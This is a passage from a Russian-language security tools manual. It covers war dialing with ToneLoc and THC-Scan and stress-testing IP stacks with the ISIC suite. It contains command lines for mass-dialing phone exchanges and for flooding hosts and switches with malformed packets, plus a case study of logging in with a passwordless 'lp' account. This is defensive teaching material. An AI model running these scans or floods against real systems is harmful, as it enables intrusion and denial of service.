бы поместить их в черный список. В результате, ToneLoc не набирает эти номера даже случайно.

```
C:\tlreplac.exe PRESCAN.DAT UNDIALED BLACK
Using Data File: PRESCAN.DAT
Marking UNDIALED responses as BLACKLIST.
9600 responses were changed.
```

Затем мы изменяем отметку номеров BUSY назад к UNDIALED.

```
C:\tlreplac.exe PRESCAN.DAT BUSY UNDIALED
Using Data File: PRESCAN.DAT
Marking BUSY responses as UNDIALED.
400 responses were changed.
```

В результате получаем файл prescan.dat, содержащий несколько номеров, которые мы хотим набрать, и которые правильно отмечены как UNDIALED. Любой другой номер будет игнорироваться. Эти шаги, возможно, показались вам сложными, но их можно тиражировать в простом командном файле (batch).

```
rem prep.bat
rem %1 = area code, %2 = exchange, %3 = text file input
PRESCAN.EXE %3 busy
TCONVERT PRESCAN.DAT
TLREPLAC PRESCAN undialed black
TLREPLAC PRESCAN busy undialed
copy PRESCAN.DAT %1%2.dat
```

Далее мы переименовываем prescan.dat так, чтобы указать требуемый междугородный код и АТС, запускаем ToneLoc и ждем ответ.

```
C:\move prescan.dat 1907836-.dat
C:\toneloc.exe 1907836-.dat /M:1907836xxxx
```

Хотя маска имеет значение xxxx, что обычно означает номера с 0000 до 9999, будут набраны только те телефонные номера из .dat-файла, которые попадают в этот диапазон. Все номера, помещенные в черный список, будут игнорироваться.

Анализ файлов .dat

Инструмент ToneLoc также включает в себя три утилиты, которые генерируют простую статистику, основанную на результатах файла .dat. Утилита Tlsumm.exe дает резюме всех файлов .dat, которые она находит в текущем каталоге.

```
C:\Tlsumm.exe *
Summarizing *.DAT ...
```

filename.dat:	tried	rings	voice	busys	carrs	tones	timeouts	spent
-----	----	----	----	----	----	----	-----	----
SAMPLE8A.DAT:	10000	1432	0	1963	0	4	6575	0:00
SAMPLE8B.DAT:	10000	1659	5853	466	47	0	1973	0:00
-----	----	----	----	----	----	----	-----	----
Totals:	20000	3091	5853	2429	47	4	8548	0:00
-----	----	----	----	----	----	----	-----	----
Averages:	10000	1545	2926	1214	23	2	4274	0:00
-----	----	----	----	----	----	----	-----	----
2 DatFiles	tried	rings	voice	busys	carrs	tones	timeouts	spent

Вы можете определить другие знаки в дополнение к звездочке (*), чтобы выбрать меньшее число файлов.

Tlreport.exe дает статистику по определенному файлу .dat. Укажите имя целевого файла в командной строке.

C:\tlreport.exe PRESCAN.DAT

Report for PRESCAN.DAT: (v1.00)

		Absolute Percent	Relative Percent
Dialed	= 10000	(100.00%)	
Busy	= 479	(4.79%)	(4.79%)
Voice	= 2242	(22.42%)	(22.42%)
Noted	= 1	(0.01%)	(0.01%)
Aborted	= 2	(0.02%)	(0.02%)
Ringout	= 3683	(36.83%)	(36.83%)
Timeout	= 3563	(35.63%)	(35.63%)
Tones	= 0	(0.00%)	(0.00%)
Carriers	= 29	(0.29%)	(0.29%)

Scan is 100% complete.

56:03 spent on scan so far.

Столбец Absolute Percent дает процент номеров, соответствующий каждой категории из всех 10000 возможных номеров. Столбец Relative Percent показывает процент номеров каждой категории из общего числа набранных номеров.

Наконец, как показано на рисунке 16-7, вы можете отобразить результаты в графическом формате. Каждая клетка в ToneMap представляет отдельный телефонный номер. Хотя такой способ представления данных для идентификации (carriers) слишком громоздкий, он, однако, показывает тенденцию в наборе данных. Используйте утилиту tonemap.exe, чтобы отобразить это в виде графика. Когда вы щелкаете левой кнопкой мыши на цветном пятне в ToneMap, телефонный номер появляется в нижнем правом углу. Это дает вам возможность найти соответствие между телефонным номером и его определением, закодированным определенным цветом.

C:\tonemap.exe sample2.dat



Рис. 16-7. Пример вывода утилиты ToneMap

THC-Scan

Инструмент THC-Scan, также написанный для DOS, собрал в себе лучшие свойства инструмента ToneLoc. Но к нему добавлено несколько новых функций. THC-Scan также управляет телефонными номерами через файлы .dat, хотя их формат уникален. Поскольку для этого инструмента существует подробная документация, мы сосредоточимся на таких примерах, которые демонстрируют новые свойства, или объясняют какие-либо «неписанные правила», которые используются в инструментальных средствах.

Примечание. Если вы получаете сообщение: «Runtime error 200» (Ошибка при выполнении программы 200) при выполнении любого из инструментальных средств THC-Scan, вы должны перекомпилировать исходный файл (если вы можете найти компилятор для Паскаля), выполнить его в эмуляторе DOS (doscmd, dosemu) или использовать Windows XP.

Реализация: конфигурирование инструмента THC-SCAN

THC-SCAN является, пожалуй, наиболее дружелюбной DOS-программой, которую мы встречали. Каждая опция на экране выбора конфигурации (см. рисунок 16-8) имеет краткое описание каждого параметра.

Возможно, единственное изменение, которое вам надо сделать в меню MODEM CONFIG (Конфигурирование модема), это установить правильный COM-порт, используемый модемом. На рисунке 16-9 показано это меню.



Рис. 16-8. Конфигурирование инструмента THC-SCAN




Рис. 16-9. Опции конфигурирования модема

Меню MODEM RESPONSES (Ответы модема) позволяет вам настраивать названия возможных ответов. Интересен столбец, содержащий программу для выполнения. Вы можете определить внешнюю программу, типа HyperTerminal или PCAnywhere. Тогда, если THC-SCAN обнаруживает определенную строку ответа, вы можете запустить указанную программу с помощью одной из функциональных клавиш (с F1 по F8). Обратите внимание, что вы должны определить программу в меню EXECUTE CONFIG прежде, чем сможете назначать ее здесь. Кроме того, вы должны придерживаться соглашений DOS 8.3 об именах, так, что если файл находится в каталоге C:\Program Files\..., не забудьте назвать его

C:\Progra~1. На рисунке 16-10 показано заданное по умолчанию меню ответов модема.




Рис. 16-10. Ответы модема

Вы можете изменить имя файла регистрации, использующегося при сканировании, но обычно проще оставить в этом меню значения, заданные по умолчанию (см. рис. 16-11). Используйте опцию /P в командной строке, чтобы заставить THC-Scan хранить все файлы регистрации в собственном каталоге.




Рис. 16-11. Файлы регистрации

И, наконец, меню MISCELLANEOUS (Разное) важно для установки временной задержки в течение звонка и между звонками.

Реализация: запуск THC-Scan

Каждая опция командной строки ToneLoc, за исключением опций /C (смена файла конфигурации) и /L (сообщать только гудки), работает также с инструментом THC-Scan. Одна замечательная функция THC-Scan состоит в том, что он может принимать телефонные номера из текстового файла, что удобно, когда вы должны набирать не согласующиеся диапазоны из нескольких АТС. Задайте текстовый файл (придерживаясь соглашения 8.3 об именах) после символа @.

```
C:\thc-scan.exe @num_list.txt
```

Другая особенность инструмента THC-Scan заключается в естественной поддержке распределенного набора номеров. Это дает вам возможность выполнять сеанс на нескольких компьютерах. THC-Scan поставляется с командным файлом netscan.bat в каталоге /misc, который выводит необходимую командную строку для каждого из трех, пяти или десяти различных компьютеров из модемного пула. Вы должны добавить переменную среды, CLIENT, чтобы определить клиентский номер текущего компьютера. Вы можете сделать это из командной строки; однако, возможно, вам придется редактировать переменные CLIENTS (множественное число) и DEEP в файле netscan.bat. THC-Scan запускается немедленно после командного файла, так что удостоверьтесь, что путь к нему указан, и что файл ts.cfg – правильный.

```
C:\set CLIENT=1 && netscan.bat 9495555  
C:\THC-SCAN 1-949555/M:949555 R:0-3333/Q  
C:\set CLIENT=2 && netscan.bat 9495555  
C:\THC-SCAN 2-949555/M:949555 R:3334-6666/Q  
C:\set CLIENT=2 && netscan.bat 9495555  
C:\THC-SCAN 3-949555/M:949555 R:6667-9999/Q
```

Примечание. Все манипуляции с файлом .dat должны быть сделаны вручную.

В предыдущем примере набор номеров целой АТС с 949-555-0000 до -9999 распределен между тремя компьютерами. Обратите внимание, что большую часть работы по управлению модемами и .dat-файлами все еще надо делать вручную. Но этот метод не работает для набора номеров из несочетаемых АТС. В этом отношении, поддержка модемных пулов в THC-Scan не очень сильна.

Реализация: перемещение по THC-Scan

THC-Scan также обеспечивает «горячие клавиши» для взаимодействия с текущей сессией сканирования. Так же как в ToneLoc, вы можете маркировать номера по мере их набора. В таблице 16-2 дан список этих опций.

Табл. 16-2. Краткие ключи для описания результатов набора номера в инструменте THC-Scan

Опция	Описание
B	BUSY (Занятый).
C	CARRIER.
F	FAX (Факс).
G	GIRL (Голосовой ответ).
I	INTERESTING (Интересный).
S	Сохранить определенный комментарий для текущего номера.
T	TONE (Гудок).
U	UNUSED (Неиспользованный). (Эта маркировка отличается от UNDIALED (Ненабранный) в инструменте ToneLoc.)
V	VMB (Voice Mail Box) – блок речевой почты.
0-3	Определенное описание 1, 2 или 3.
[ПРОБЕЛ]	UNINTERESTING (Неинтересный).

Конечно, вы можете также управлять модемом и процессом набора. В таблице 16-3 приведен список нужных опций.

Табл. 16-3. Краткие ключи, соответствующие командам инструмента THC-SCAN

Опция	Описание
M [ENTER]	Повторный набор текущего номера.
N [TAB]	Переход к следующему номеру без маркировки текущего номера описанием.
P	Сделать паузу в сканировании. Нажмите любую клавишу для продолжения. Нажмите R для повторного набора, H – «дать отбой», или N, чтобы дать отбой и перейти к следующему номеру.
X +	Продлить текущее время ожидания на 5 секунд.
-	Уменьшить текущее время ожидания на 5 секунд.
[ESC]	Выйти из программы.
ALT-O	Выполнить ts-cfg.exe, чтобы изменить конфигурацию. Изменения вступают в силу немедленно.
ALT-S	Включить или выключить модемный динамик.

Реализация: манипулирование файлами .dat инструмента THC-SCAN

Опции /P и /F предусматривают управление файлом и данными из командной строки. Если опция /P указывается с каталогом, например, /P:555dir, то весь вывод (файлы .dat и .log) будет записан в этот каталог. Опция /F обеспечивает дополнительный вывод в формате, который можно импортировать в базу данных Microsoft Access. Это позволяет вам создавать настроенные по своему усмотрению отчеты, выводить статистические данные и другими способами анализировать большие наборы данных.

Инструменты Dat-*

Вы можете использовать в THC-Scan данные, полученные с помощью ToneLoc.

Используйте инструмент dat-conv.exe, чтобы преобразовать файлы данных из формата ToneLoc в формат THC-Scan. Укажите .dat-файл — источник и имя нового файла.

```
C:\dat-conv.exe toneloc.dat thcscan.dat
```

```
DAT Converter for TONELOC - THC-SCAN v2.00 (c) 1996,98 by van Hauser/THC
```

```
Mode : TL - TS
```

```
Datfile input : TONELOC.DAT
```

```
Datfile output : THCSKAN.DAT
```

```
ID for NOTE : CUSTOM1 (224)
```

```
ID for NODIAL: UNDIALED (0)
```

Утилита Dat-manp.exe является аналогом утилиты tlreplac.exe инструмента ToneLoc и, кроме того, она допускает также использование числовых идентификаторов вместо строковых, например, можно ссылаться на номер с идентификатором UNDIALED, как на число 0. Например, ниже показано, как заменить номера с идентификатором BUSY на UNDIALED.

```
C:\dat-manp.exe test.dat BUSY UNDIALED
```

```
DAT Manipulator v2.00 (c) 1996,98 by van Hauser/THC vh@reptile.rug.ac.be
```

```
Writing .BAK File ...
```

```
DAT File : TEST.DAT
```

```
DAT Size : 10000 bytes (+ 32 byte Header)
```

```
Exchange : 8 (All ring counts)
```

```
... with : 0 (transferring rings)
```

```
Changed : 479 entries.
```

Вы могли также именовать идентификатор BUSY как число 8. Другие комбинации названий и соответствующих числовых значений перечислены в файле datfile.doc, который входит в содержимое пакета. THC-

SCAN использует номера с 8 по 15 для обозначения занятости, увеличивая это значение для каждого повторного набора.

Статистика для файла .dat создается командой dat-stat.exe.

```
C:\tools\thc-scan\BINDAT-STAT.EXE test.dat
DAT Statistics v2.00 (c) 1996,98 by van Hauser/THC vh@reptile.rug.ac.be
DAT File   : TEST.DAT (created with THC-SCAN version v2.0)
Dialmask   : none
UnDialed   : 480   ( 5%)
Busy       : 0     ( 0%)
Uninter.   : 2     ( 0%)
Timeout    : 3563  (36%)
Ringout    : 3683  (37%)
Carriers    : 29   ( 0%)
Tones      : 0     ( 0%)
Voice      : 2242  (22%)   [Std:2242/l:0/G:0/Y:0]
VMB        : 0     ( 0%)
Custom     : 1     ( 0%)   [1:1/2:0/3:0]
0 minutes used for scanning.
```

Пример из жизни. Обеспечение безопасности удаленного доступа

Джейн тестирует сеть финансового учреждения с помощью программы автопрозвона. Учреждение обеспечило текстовый файл, который содержал более чем 12000 телефонных номеров из семи различных АТС двух штатов и инструкцию: «Найдите наши модемы». Имея 12000 номеров для проверки, она решает прозвонить их все как можно быстрее (используя 20-секундное время ожидания) с помощью THC-Scan, чтобы посмотреть, не появятся ли какие-нибудь модемы. Довольно уверенно появился один модем с привлекательным баннером «IRIX (seecos) Login:». Джейн некоторое время работала в системе Unix, и ее первая мысль была попробовать просмотреть пользователей командой `lp` с пустым паролем. Это простая и весьма старая уловка (смотрите консультацию службы компьютерной безопасности CERT на сайте <http://www.cert.org/advisories/CA-1995-15.html>). При дальнейшем исследовании она обнаруживает, что эта система поддерживается в качестве запасной, предназначенной для обработки командных файлов ночью, в случае, если откажут первичные службы TCP/IP. В результате, она получила доступ к чувствительным финансовым данным, даже не нуждаясь в пароле!

Первое правило защиты от несанкционированного доступа в систему через телефонный звонок состоит в использовании сильных паролей. Сильные пароли не только подразумевают «несловарные» слова из восьми символов или более, но и системные средства управления, сбрасывающие carrier после трех или пяти неудачных попыток входа в систему. Многие серверы удаленного доступа поддерживают идентификацию RADIUS, через которую легко применять двухфакторную идентифика-

цию. Двухфакторная идентификация, типа одноразовых паролей S/key или электронных карт SecurID, добавляет случайный фактор к процессу входа в систему, который резко уменьшает потенциальный успех слепого угадывания паролей.

Доступ может также контролироваться заданием интервалов времени, которые ограничивают возможность принятия запросов модемом определенными днями или определенным временем в течение дня. Некоторые приложения поддерживают также «аутентификацию по обратным звонкам» (dial-back security), в которой исходящий телефонный номер пользователя хранится в аутентификационной базе данных. Затем, когда пользователь звонит на сервер и идентифицирует себя, сервер отключает запрос, набирает обратный номер, хранящийся в его аутентификационной базе данных, а затем завершает процесс входа в систему. Таким образом, злонамеренный пользователь должен был бы не только угадать пароль, но и использовать эту учетную запись с определенного номера телефона. Конечно, такая защита ограничивает также свободу доступа к удаленной системе законных пользователей, но эту меру все же стоит иметь в виду.

И, наконец, еще один аспект обеспечения безопасности удаленного сервера (и вообще любого сервера) состоит в регулярной ревизии регистрационного журнала. Если злонамеренный пользователь подбирал пароль в течение трех недель, но не был обнаружен, то взлом сервера – это только вопрос времени. С другой стороны, ежедневный или еженедельный просмотр файлов регистрации доступа, или только просмотр неудавшихся попыток идентификации, быстро показал бы, что что-то не в порядке.

После подключения

Программы автопрозвона идентифицируют удаленные модемы и программное обеспечение с разной степенью точности. В этом методе они аналогичны просто сканерам портов. Программа автопрозвона узнает важное свойство конкретного телефонного номера, а именно, отвечает ли он с модемным подключением или нет. Часть вашей коллекции программного обеспечения, предназначенного для автопрозвона, должна включать программы, необходимые для подключения к удаленной системе. Вы не сможете во всем полагаться только на терминал. Ниже приводится список программных средств, необходимых для удаленного управления системой.

- Minicom
- HyperTerminal
- Carbon Copy
- Citrix
- PCAnywhere (версии 8 и 9)
- Remotely Anywhere
- Timbuktu

Глава 17

Инструментальные средства проверки TCP/IP-стека

Проверка стека TCP/IP вашего брандмауэра, Web-сервера или маршрутизатора не входит в ежедневный осмотр системы с целью обеспечения ее безопасности и даже не входит в еженедельную ревизию. Однако инструментальные средства, предназначенные для проверки стека, могут помочь вам проверить списки управления доступом и исправить уровни доступа. Они также анализируют то, как ваши серверы могут отвечать на атаки, вызывающие отказ в обслуживании (Denial-of-Service) или на другие критические сетевые условия. Некоторые из этих инструментальных средств могут также использоваться для создания произвольных TCP-, UDP- или даже DNS-пакетов. Эти функциональные возможности позволяют вам создавать собственные специфические тесты сценариев – от испытаний допустимой нагрузки, до тестирования совместимости протоколов. Если вам когда-либо приходилось программировать сокеты в системе Unix, то вы обнаружите, что эти инструментальные средства значительно сокращают время, необходимое для создания удобной программы.

ISIC: инструмент для проверки работоспособности IP-стека

Проверка IP-стека своей системы Windows, Linux, Mac или BSD могла бы выглядеть чисто академическим занятием. В конце концов, не так легко делать отладку сетевого кода операционной системы, независимо от того, имеете ли вы исходный текст. С другой стороны, выполнение нескольких тестов в отношении брандмауэров, маршрутизаторов или других хостов, являющихся оплотом защиты вашей сети, дают некоторое полезное представление о том, как каждое устройство реагирует на разнообразный трафик. Это важно при тестировании списков управления доступом, мер защиты от надувательства (anti-spoofing) и сопротивления некоторым типам атак, вызывающим отказ в обслуживания (Denial-of-Service).

Реализация

Комплект ISIC постоянно находится в каталоге /security дистрибутива BSD или может быть загружен с сайта <http://www.packetfactory.net/Projects/ISIC/>. Он основан на использовании библиотеки создания пакетов libnet, которая должна быть установлена на вашей системе. Приложение isic представляет собой комплект из пяти программ: isic, tcpsic, udpsic, icmpsic и esic. Каждая из этих программ генерирует различные типы допустимых и недопустимых пакетов для протоколов IP, TCP, UDP, ICMP и ARP. Это дает возможность тестировать не только общие сетевые протоколы (IP), но также и более специфические.

Isic

Утилита Isic имеет дело с тестами IP-уровня, включая IP-адреса отправителя и получателя, номер версии IP и длину заголовка. Когда вы запускаете программу isic, она действует как пакетная пушка, выбрасывая IP-пакеты в сеть с максимальной скоростью. Некоторые из этих пакетов преднамеренно искажены. Используйте процентные опции, чтобы изменить соотношение между дефектными и хорошими пакетами.

Использование: `isic [-v] [-D] -s <ip отправителя> -d <ip получателя>`
 `[-p <количество генерируемых пакетов>] [-k <пропущенные пакеты>] [-x <посылать пакет X раз>]`
 `[-r <случайное начальное число>] [-m <максимальная скорость генерации (КБ/с)>]`
 Процентные опции: `[-F фрагментирование] [-V <Плохая версия IP>]`
 `[-l <Случайная длина заголовка IP>]`

Например, вы можете посмотреть, как шлюз обрабатывает большое количество искаженных пакетов, чтобы определить влияние DoS-атак на пропускную способность сети. Следующая команда посылает пустые IP-пакеты с адреса 192.168.0.12 на адрес 192.168.0.1. В процессе генерации трафика 10% от общего количества пакетов будут содержать неверный номер версии IP (версия, отличная от «4»); не будут генерироваться пакеты, содержащие неподходящую длину заголовка и 50% пакетов будут разделены на фрагменты.

```
# isic -s 192.168.0.12 -d 192.168.0.1 -F50 -V10 -l0
```

```
Compiled against Libnet 1.0.2a
```

```
Installing Signal Handlers.
```

```
Seeding with 13584
```

```
No Maximum traffic limiter
```

```
Bad IP Version = 10%            Odd IP Header Length = 0%
```

```
Frag'd Pcnt = 50%
```

```
1000 @ 6192.1 pkts/sec and 3036.2 k/s
```

```
2000 @ 5175.3 pkts/sec and 2109.4 k/s
```

```
3000 @ 6040.3 pkts/sec and 2208.7 k/s
```

```
4000 @ 6009.8 pkts/sec and 2329.2 k/s
```



```
5000 @ 6072.4 pkts/sec and 2335.6 k/s
6000 @ 5325.1 pkts/sec and 2018.3 k/s
7000 @ 6170.7 pkts/sec and 2327.2 k/s
```

Статистические данные пакетов выводятся для групп в тысячу пакетов. В предыдущем примере `isic` генерирует приблизительно 6000 пакетов в секунду, что грубо соответствует производительности в 2-3 Мбит/с. Помните, 50% от всех этих пакетов фрагментированы и требуют, чтобы брандмауэр (или принимающее устройство) восстанавливал пакеты, что может быть слишком интенсивной нагрузкой на процессор или память, или даже привести к обходу системы обнаружения вторжений. Другие 10% от общего количества пакетов имеют неправильный номер версии IP. К счастью, стек принимающей сети опускает эти пакеты с минимальным влиянием на систему.

Если вы хотите ограничить производительность утилиты `isic`, сожмите ее с помощью опции `-m`. Это ограничит скорость генерации пакетов определенным количеством килобайт в секунду. Это можно сделать иначе, используя опцию `-p`, ограничивая отправку определенным числом пакетов.

Никакое тестирование не пойдет впрок, если вы не сможете повторить ввод или сделать запись результатов. Опция `-D` позволяет регистрировать содержание каждого пакета по мере его выхода в сеть.

```
192.168.0.12 -> 192.168.0.1 tos [27] id [0] ver [4] frag [0]
192.168.0.12 -> 192.168.0.1 tos [250] id [1] ver [4] frag [56006]
192.168.0.12 -> 192.168.0.1 tos [34] id [2] ver [4] frag [0]
192.168.0.12 -> 192.168.0.1 tos [213] id [3] ver [4] frag [39249]
192.168.0.12 -> 192.168.0.1 tos [249] id [4] ver [4] frag [0]
192.168.0.12 -> 192.168.0.1 tos [91] id [5] ver [4] frag [0]
192.168.0.12 -> 192.168.0.1 tos [26] id [6] ver [4] frag [0]
```

На первый взгляд, это может показаться не очень полезным, но взгляните на поле `IPID`. Каждый последующий пакет увеличивает это значение на единицу. Следовательно, вы можете просмотреть файл регистрации, например брандмауэра, чтобы увидеть, какой именно пакет вызвал ошибку. Посмотрите раздел «Советы и уловки» далее в этой главе, чтобы познакомиться с множеством примеров того, как отслеживать ошибки.

Совет. Добавьте опцию `-D`, чтобы получить список, содержащий информацию об отладке (содержание пакета) для любого из пакетов `*sic`.

Tcpsic

Приставка `TCP` в названии утилиты указывает на то, что она предназначена для генерации случайных TCP-пакетов и данных. Ее использование подобно использованию программы `isic`, но вы можете также указывать порты получателя и отправителя. Это дает вам возможность тестировать службы `Web` (порт 80), почты (порт 25) или `VPN` (несколько

портов) в дополнение к тестированию системы. Обратите внимание, что у `tcpsic` добавлены другие процентные опции для хорошего и плохого трафика, который она генерирует.

Использование: `tcpsic [-v] [-D] -s <ip отправителя> [, порт] -d <ip получателя> [, порт]`
`[-г начальное случайное число] [-м <максимальная скорость генерации (КБ/с)>]`
`[-р <количество генерируемых пакетов>] [-к <пропускаемые пакеты>] [-х <посылать пакет X раз>]`
Процентные опции: `[-F фрагментирование] [-V <Плохая версия IP>] [-I <Опции IP>]`
`[-T <Опции TCP>] [-и <срочные данные>] [-t <контрольная сумма TCP>]`

Не забудьте ставить запятую между номером порта и IP-адресом. Если вы опускаете номер порта, то `tcpsic` выбирает случайный порт для каждого пакета.

```
# tcpsic -s 192.168.0.12,1212 -d 192.168.0.1,80
```

Udpsic

Утилита `Udpsic` также позволяет определять порты наряду с IP-адресами отправителя и получателя. У протокола UDP нет таких возможностей, как у TCP, и меньше процентных опций, которые нужно определять.

Использование: `udpsic [-v] [-D] -s <ip отправителя> [,порт] -d <ip получателя> [,порт]`
`[-г начальное случайное число] [-м <максимальная скорость генерации (КБ/с)>]`
`[-р <число генерируемых пакетов>] [-к < пропускаемые пакеты >] [-х <посылать пакет X раз>]`
Процентные опции: `[-F фрагментирование] [-V <Плохая версия IP>] [-I <Опции IP>]`
`[-U <Контрольная сумма UDP>]`

UDP составляет меньшую часть IP-трафика. Обычно он относится к DNS-трафику.

```
# udpsic -s 192.168.0.12,1212 -d 192.168.0.1,53
```

Однако этот инструмент может также использоваться для тестирования серверов, выполняющих протоколы поточной передачи (streaming) типа протоколов, использующихся в медиа-серверах (media servers) и в сетевых играх.

Icmpsic

Большинство сетей блокируют входящие ICMP-сообщения в своих сетях. Используйте инструмент `icmpsic`, чтобы посмотреть, как ваше устройство

защиты обрабатывает ICMP-трафик, включая трафик, который не попадает в категорию Ping. Нормальный ICMP-трафик обычно состоит из парных ICMP-запросов (echo request) (хост задает вопрос: «Есть ли там кто-нибудь?») и ICMP-ответов (echo reply) (ответ хоста: «Мы и они»). Существуют другие типы ICMP-сообщений, которые охватывают управление доступом и метками времени (timestamp). Большую часть времени весь ICMP-трафик, направленный из интернета в сеть, блокирован. Во внутренней сети утилита ping обычно может искать свободно, так почему бы не исследовать, как устройства обрабатывают чрезмерный ICMP-трафик?

Использование: `icmpps [-v] [-D] -s <ip отправителя> [, порт] -d <ip получателя> [,порт]`
 [-г начальное случайное число] [-m <максимальная скорость генерации (КБ/с)>]
 [-р <число генерируемых пакетов>] [-k <пропускаемые пакеты>]
 [-х <посылать пакет X раз>]
 Процентные опции: [-F фрагментирование] [-V <Плохая версия IP>] [-I <Опции IP>]
 [-i <Плохая контрольная сумма ICMP>]

Хотя использование утилиты подразумевает, что вы можете указать порты с помощью аргументов `-s` и `-d`, установка номера порта заставляет утилиту `icmpps` вместо этого использовать широковещательный (broadcast) адрес. Номера портов не являются частью ICMP-протокола. На уровне IP вы все еще можете генерировать фрагментированные пакеты (`-F`), пакеты с плохими версиями IP (`-V`) и пакеты с плохими опциями IP (`-I`). ICMP является подмножеством протокола IP, поэтому эти опции все еще доступны.

Единственная опция, специфическая для ICMP, позволяет посылать неверную контрольную сумму ICMP-сообщения, которая должна делать полученный пакет недействительным. Во всем остальном, утилита `icmpps` генерирует случайные значения для типа и кода сообщения. Эхо-ответ ICMP (echo reply), например, имеет тип 0. Ответ метки времени ICMP (timestamp reply) имеет тип 14. RFC 792 перечисляет большинство типов ICMP-сообщений. Мы настолько педантичны в ICMP-протоколе из-за того, что его часто игнорируют, и он может использоваться как потайной канал (covert channel) (см. гл. 10) или даже в идентификации операционной системы, что основывается на снятии «отпечатков пальцев» стека (stack fingerprinting) (http://www.sys-security.com/archive/papers/ICMP_Scanning_v2.5.pdf).

Esic

Буква *e* в названии `esic` означает Ethernet-сеть. Этот инструмент передает пакеты со случайными номерами, другими словами, пакеты, основанные не на TCP/IP-протоколе. Это единственный инструмент, кото-

рый работает ниже уровня IP, поэтому он не может обеспечить генерацию такого же количества недопустимых пакетов.

Использование: `esic -i interface [-s <MAC-адрес отправителя>] [-d <MAC-адрес получателя>]`

`[-p <протокол #> или "rand">] [-r <начальное случайное число>]`

`[-c <# число посылаемых пакетов>] [-l <максимальная длина пакета>]`

`[-m <# число пакетов между распечаткой>]`

Использование этого инструмента ограничено, главным образом, тестированием брандмауэров или причинением разрушительного ущерба коммутаторам. Обратите внимание, что заданный по умолчанию MAC-адрес получателя – широковещательный. Это означает, что любой пакет, который вы создаете без использования опции `-d`, будет передаваться на каждый интерфейс хаба или коммутатора. Это могло бы создавать наплыв пакетов, приводящий к атаке, вызывающей отказ в обслуживании, или к такому потоку, который коммутатор не успевает обрабатывать, таким образом, низводя функцию коммутатора до функции хаба и допуская возможность перехвата трафика. Конечно, потребуется большой трафик, чтобы повлиять на 100-мегабайтный коммутатор.

Советы и уловки

Комплект инструментов `isic` предназначен не для эзотерических сетевых тестов. Каждому инструменту соответствуют определенные сценарии, для которых он полезен. В таблице 17-1 перечислен каждый инструмент и некоторые примеры сценариев тестирования.

Табл. 17-1. Сценарии тестов, выполняемые с помощью комплекта `isic`

Инструмент	Сценарий теста
<code>isic</code>	Брандмауэры. Маршрутизаторы. Хосты защитного бастiona (Web-серверы, DNS-серверы, почтовые серверы).
<code>tcpsic</code>	Брандмауэры (особенно, интерфейс администрирования). Маршрутизаторы (особенно, интерфейс администрирования). Важные службы (22: SSH, 25: SMTP, 80: HTTP, 443: HTTP, 8080: proxies).
<code>udpsic</code>	Важные службы (53: DNS).
<code>icmpsic</code>	Маршрутизаторы. Брандмауэры.
<code>esic</code>	Брандмауэры. Маршрутизаторы. Коммутаторы (включая атаки трафика повышенной интенсивности, которые могут дать возможность прослушивания сети).

Брандмауэры

Все эти инструментальные средства помогают удостовериться в правильности набора правил брандмауэра и производительности системы, на-

ходящейся под давлением. Например, вы могли бы запустить утилиту `isic` с высоким процентом недопустимых пакетов, чтобы создать повышенную нагрузку.

```
# isic -s 172.16.19.12 -d 192.168.0.1 -F75 -V75 -I75
```

Недопустимые пакеты предназначены для того, чтобы создать более тяжелую нагрузку на брандмауэр. Брандмауэры имеют тенденцию работать эффективно, когда трафик нормален. Как системный администратор, вы должны также беспокоиться о том, как брандмауэр действует в неблагоприятных условиях. Число 75 после опций `-F`, `-V` и `-I` означает, что у 75 % от всех пакетов будут ошибки в версии IP, длине заголовка и подсчете фрагментов. Хотя такая команда не является сигнатурой какой-либо специфической атаки, вызывающей отказ в обслуживании, но она может вызвать подобные эффекты.

Можно параллельно запустить `tcpsic`, чтобы проверить, как брандмауэр обрабатывает трафик к находящемуся за ним Web-хозяйству.

```
